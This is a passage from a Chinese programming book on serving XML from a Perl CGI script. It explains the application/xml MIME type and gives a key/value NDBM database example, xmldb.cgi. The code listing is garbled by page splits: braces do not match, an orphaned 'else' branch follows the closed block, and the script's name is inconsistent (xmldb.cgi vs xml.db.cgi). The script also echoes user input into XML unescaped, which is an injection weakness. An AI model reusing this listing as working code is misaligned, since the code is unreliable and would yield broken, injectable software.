


图 27.5 具有两个卡片的卡片组

WML 的深入分析到此为止——在本章的“快速解决方案”节中，将给出更多的解释，现在，就让我们开始这一主题吧！

## 27.2 快速解决方案

### 27.2.1 XML与CGI一起使用

我们想使用 Perl 在服务器上创建 XML 文档，并把它们发送给 Internet Explorer 浏览器。但该浏览器把文档看作 HTML，而不是 XML。应该怎么做呢？答案是：只需正确地设置文档的 MIME 类型。

读取服务器中的真正 XML 文档，即文件名以.xml 结束时，该服务器就知道这个文档是 XML 文档，并据此设置它的 MIME 类型。这就意味着该浏览器与 Internet Explorer 一样，也

知道此文档是 XML 文档，而且也会同样进行处理。Internet Explorer 允许你显示 XML 文档，这样就可以用单击展开或折叠节点，显示或隐藏子节点，并允许你使用 XSLT 样式表指定如何显示这种文档。

另一方面，在 Perl 脚本创建 XML，并把它发送给浏览器（如 Internet Explorer）时，则没有真正的文档，所以没有文档扩展名指定数据的 MIME 类型。在这个示例中，一定要显式地把 MIME 类型设置为可接受的 XML 类型，如 application/xml。当 XML 和 CGI 一起使用时，这将是最大的问题所在。如果某个浏览器（如 Internet Explorer）并不知道你发送给它的数据将按照 XML 处理，它将默认为 HTML。由于所用的 XML 标记可能都不符合 HTML 标记，则可能会产生空白显示的结果。

要解决这个问题，并说明如何在服务器上从 Perl 中服务于 XML，这里我将创建示例程序 `xmldb.cgi`，它会允许你将键/值匹配对存储在服务器上的数据库中，也允许你按照键查询这个数据库，以 XML 方式返回所有结果。

例如，如果把值 `cheeseburger` 存储在数据库中的键 `sandwich` 之下，然后查询键 `sandwich` 存储的数据，则会得到下列 XML——而且浏览器将会真正地把数据看作 XML 文档：

```
<?xml version="1.0" ?>
<data>
  <key>sandwich</key>
  <value>cheeseburger</value>
</data>
```

为了便于参考，程序清单 27.1 给出了 `xmldb.cgi` 程序。

#### 程序清单 27.1 `xmldb.cgi`

```
#!/usr/bin/perl
use Fcntl;
use NDBM_File;
use CGI;
$co = new CGI;

if(!$co->param()) {
    print $co->header,
        $co->start_html('XML Database Example'),
        $co->center(
            $co->h2("Store a key/value pair"),
            $co->start_form,
            "Key: ",
            $co->textfield(-name=>'key',-default=>"", -override=>1),
            $co->br,
            "Value: ",
            $co->textfield(-name=>'value',-default=>"", -override=>1),
            $co->br,
            $co->hidden(-name=>'type',-value=>'write', -override=>1),
            $co->br,
```

```

        $co->submit('Store'),
        $co->reset,
        $co->end_form,
        $co->h2("Retrieve a value by key"),
        $co->start_form,
        "Key: ",
        $co->textfield(-name=>'key',-default=>"", -override=>1),
        $co->br,
        $co->hidden(-name=>'type',-value=>'read', -override=>1),
        $co->br,
        $co->submit('Retrieve'),
        $co->reset,
        $co->end_form,
    );
    print $co->end_html;
}

if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";

    if($co->param('type') eq 'write') {
        tie %dataHash, "NDBM_File", "xmldb", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $co->param('value');

        $dataHash{$key} = $value;
        untie %dataHash;

        if ($!) {
            print "Error: $!";
        } else {
            print "Stored $key => $value";
        }
    } else {
        tie %dataHash, "NDBM_File", "xmldb", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $dataHash{$key};

        print "<key>";
        print $key;
        print "</key>";

        print "<value>";
        print $value;
        print "</value>";

        if ($value) {
            if ($!) {
                print "Error: $!";
            }
        }
    }
}

```



```
    } else {
        print "There was no match for that key.";
    }
    untie %dataHash;
}
print "</data>";
}
```

图 27.6 给出了 `xml.db.cgi` 的运行结果。这是第一次导航到 `xml.db.cgi` 时显示的开始页面，在此，我正在把值 `cheeseburger` 存储在键 `sandwich` 之下，这是通过分别在标记为 **Key** 和 **Value** 的文本字段中输入该文本实现的。然后，单击 **Store** 按钮，在图中可以看到该按钮。




图 27.6 在服务器上的数据库中存储键/值匹配对

这个脚本将发回确认 XML 文档，如图 27.7 所示，显示了值 `cheeseburger` 存储在键 `sandwich` 之下。该数据是纯粹的 XML，事实上，它是由 CGI 脚本返回的所有数据。

